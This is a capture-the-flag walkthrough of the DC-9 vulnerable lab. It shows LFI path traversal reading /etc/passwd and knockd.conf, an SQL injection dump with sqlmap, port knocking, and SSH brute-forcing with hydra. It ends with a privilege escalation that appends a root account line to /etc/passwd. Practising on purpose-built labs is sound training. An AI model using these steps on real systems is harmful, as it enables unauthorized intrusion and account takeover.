

DC9

Description

DC-9 is another purposely built vulnerable lab with the intent of gaining experience in the world of penetration testing.

The ultimate goal of this challenge is to get root and to read the one and only flag.

Linux skills and familiarity with the Linux command line are a must, as is some experience with basic penetration testing tools.

For beginners, Google can be of great assistance, but you can always tweet me at @DCAU7 for assistance to get you going again. But take note: I won't give you the answer, instead, I'll give you an idea about how to move forward.

0. IP DISCOVERY

Machine IP : 192.168.56.107


1.PORTS FOUND

PORT STATE SERVICE
22/tcp filtered ssh
80/tcp open http

2.ENUMERATION


2.1 HTTP port 80

On visiting port 80 with browser I found these details:



Found a login form in <http://192.168.56.107/manage.php>

With a login panel as follows :




A login panel with the title "Login to manage records." It contains two input fields: "Username:" and "Password:". Below the password field is a "Submit" button.

found some other php pages by directory brute force (dirb)

```
---- Scanning URL: http://192.168.56.107/ ----
+ http://192.168.56.107/config.php (CODE:200|SIZE:0)
+ http://192.168.56.107/display.php (CODE:200|SIZE:2961)
+ http://192.168.56.107/index.php (CODE:200|SIZE:917)
+ http://192.168.56.107/logout.php (CODE:302|SIZE:0)
+ http://192.168.56.107/manage.php (CODE:200|SIZE:1210)
+ http://192.168.56.107/results.php (CODE:200|SIZE:1056)
+ http://192.168.56.107/search.php (CODE:200|SIZE:1091)
+ http://192.168.56.107/session.php (CODE:302|SIZE:0)
+ http://192.168.56.107/welcome.php (CODE:302|SIZE:0)
```

On visiting logout.php page it shows already logged in as admin and shows file does not exist.



So I try giving file argument and finally found LFI vulnerability

⇒ <http://192.168.56.107/manage.php?file=../../../../etc/passwd>

Found Sql injection vulnerability on /results.php page

⇒ sqlmap -u <http://192.168.56.107/results.php> --data="search=bla" -D users --dump

above command used to exploit it and found creds to login into web

```
Database: users
Table: UserDetails
[17 entries]
```

	id	lastname	password	reg_date	username	firstname
1	Moe	3kfs86sfd	2019-12-29 16:58:26	marym	Mary	
2	Doooley	468sfdfsd2	2019-12-29 16:58:26	julied	Julie	
3	Flintstone	4sfd87sfd1	2019-12-29 16:58:26	fredf	Fred	
4	Rubble	Rocks0ff	2019-12-29 16:58:26	barneyr	Barney	
5	Cat	TC&TheBoyz	2019-12-29 16:58:26	tomc	Tom	
6	Mouse	B8m#48sd	2019-12-29 16:58:26	jerryr	Jerry	
7	Flintstone	Pebbles	2019-12-29 16:58:26	wilmaf	Wilma	
8	Rubble	BamBam01	2019-12-29 16:58:26	bettyr	Betty	
9	Bing	UrAG0D!	2019-12-29 16:58:26	chandlerb	Chandler	
10	Tribbiani	Passw0rd	2019-12-29 16:58:26	joeyt	Joey	
11	Green	yN72#dsd	2019-12-29 16:58:26	rachelg	Rachel	
12	Geller	ILoveRachel	2019-12-29 16:58:26	rossg	Ross	
13	Geller	3248dsds7s	2019-12-29 16:58:26	monicag	Monica	
14	Buffay	smellycats	2019-12-29 16:58:26	phoebeb	Phoebe	
15	McScoots	YR3BVxxw87	2019-12-29 16:58:26	scoots	Scooter	
16	Trump	llovepeepee	2019-12-29 16:58:26	janitor	Donald	
17	Morrison	Hawaii-Five-0	2019-12-29 16:58:28	janitor2	Scott	

I create 2 files 1st containing user.lst and 2nd pass.lst

I remember that 22 port is filtered there may be a port knocking content so I use lfi vuln to read /etc/knockd.conf file

⇒ <http://192.168.56.107/manage.php?file=../../../../../../../../etc/knockd.conf>

[options] UseSyslog[openSSH] sequence = 7469,8475,9842 seq_timeout = 25 command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn[closeSSH] sequence = 9842,8475,7469 seq_timeout = 25 command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT tcpflags = syn

I use knock command for port knocking

⇒ knock 192.168.56.107 7469 8475 9842

got ssh (port 22 open)

I use user and password list which I created earlier to bruteforce ssh login with hydra
hydra found some success logins credentials

```
[22][ssh] host: 192.168.56.107 login: chandlerb password: UrAG0D!
[22][ssh] host: 192.168.56.107 login: joeyt password: Passw0rd
[22][ssh] host: 192.168.56.107 login: janitor password: llovepeepee
```

Found an interesting directory inside janitor home directory

```
janitor@dc-9:~$ ls -lah
total 16K
drwx----- 4 janitor janitor 4.0K Jan  6 15:30 .
drwxr-xr-x 19 root root 4.0K Dec 29 20:02 ..
lrwxrwxrwx 1 janitor janitor 9 Dec 29 21:48 .bash_history -> /dev/null
drwx----- 3 janitor janitor 4.0K Jan  6 15:30 .gnupg
drwx----- 2 janitor janitor 4.0K Dec 29 17:10 .secrets-for-putin
```

I found some more creds

```
janitor@dc-9:~/secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NIGHTs
```

I made another file containing those creds and run hydra again

Found some another valid result

```
[22][ssh] host: 192.168.56.107 login: fredf password: B4-Tru3-001
```

After login I found that user fredf has a sudo permission

```
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
  env_reset, mail_badpass, secure_path=/usr/local

User fredf may run the following commands on dc-9:
  (root) NOPASSWD: /opt/devstuff/dist/test/test
```

On running that command get an error

```
fredf@dc-9:~$ sudo /opt/devstuff/dist/test/test
Usage: python test.py read append
```

So I search for the "test.py" file and found that file inside /opt/devstuff/ directory

```
fredf@dc-9:~$ find / -name test.py -ls 2>/dev/null
136422      4 -rw-r--r--    1 root    root      250 Dec 29 21:41 /opt/devstuff/test.py
```

content of test.py

```
#!/usr/bin/python

import sys

if len (sys.argv) != 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)
    f.close()
```

above code reads content from first file and appent it to next file, I can misuse the function to add a root user by adding user entry into /etc/passwd

I make a file containing this code

⇒ ck:EZoG3xBmle1Hk:0:0:root:/root:/bin/bash

above line once added to /etc/passwd file will add a root user enty with login creds ck:CyberK

with 3 command I got root

```
fredf@dc-9:~$ echo 'ck:EZoG3xBmle1Hk:0:0:root:/root:/bin/bash' > /tmp/f1
fredf@dc-9:~$ sudo /opt/devstuff/dist/test/test /tmp/f1 /etc/passwd
fredf@dc-9:~$ tail /etc/passwd
chandlerb:x:1009:1009:Chandler Bing:/home/chandlerb:/bin/bash
joeyt:x:1010:1010:Joey Tribbiani:/home/joeyt:/bin/bash
rachelg:x:1011:1011:Rachel Green:/home/rachelg:/bin/bash
rossg:x:1012:1012:Ross Geller:/home/rossg:/bin/bash
monicag:x:1013:1013:Monica Geller:/home/monicag:/bin/bash
phoebeb:x:1014:1014:Phoebe Buffay:/home/phoebeb:/bin/bash
scoots:x:1015:1015:Scooter McScoots:/home/scoots:/bin/bash
janitor:x:1016:1016:Donald Trump:/home/janitor:/bin/bash
janitor2:x:1017:1017:Scott Morrison:/home/janitor2:/bin/bash
ck:EZoG3xBmle1Hk:0:0:root:/root:/bin/bash
fredf@dc-9:~$ su ck
Password:
root@dc-9:/home/fredf# id
uid=0(root) gid=0(root) groups=0(root)
```

root flag

```
root@dc-9:~# cat theflag.txt
```

NICE WORK!!!

Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9. Just wanted to send out a big thanks to all those who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but...just kidding. :-)

Sadly, all things must come to an end, and this will be the last ever challenge in the DC series.

So long, and thanks for all the fish.